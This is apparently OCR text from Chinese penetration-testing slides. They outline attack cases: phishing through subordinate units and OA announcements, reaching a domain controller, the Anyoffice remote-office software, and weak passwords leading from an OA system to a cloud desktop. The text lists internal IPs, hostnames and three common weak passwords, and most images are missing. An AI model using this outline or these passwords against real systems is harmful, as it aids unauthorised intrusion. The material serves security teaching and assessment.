
利用下属单位迂回攻击




攻击案例

从钓鱼到域控








另类钓鱼 OA 公告:




远程办公软件——Anyoffice





攻击案例
远程办公软件——Anyoffice


攻击案例
远程办公软件——Anyoffice
172.24.224.50
OA-QUOT-A
172.24.224.51
OA-QUOT-B

弱口令——从 OA 到云桌面


攻击案例
弱口令引发的血案-从OA到云桌面


攻击案例
弱口令引发的血案-从OA到云桌面
口令:
12345678
Aa123456
1qazXSW@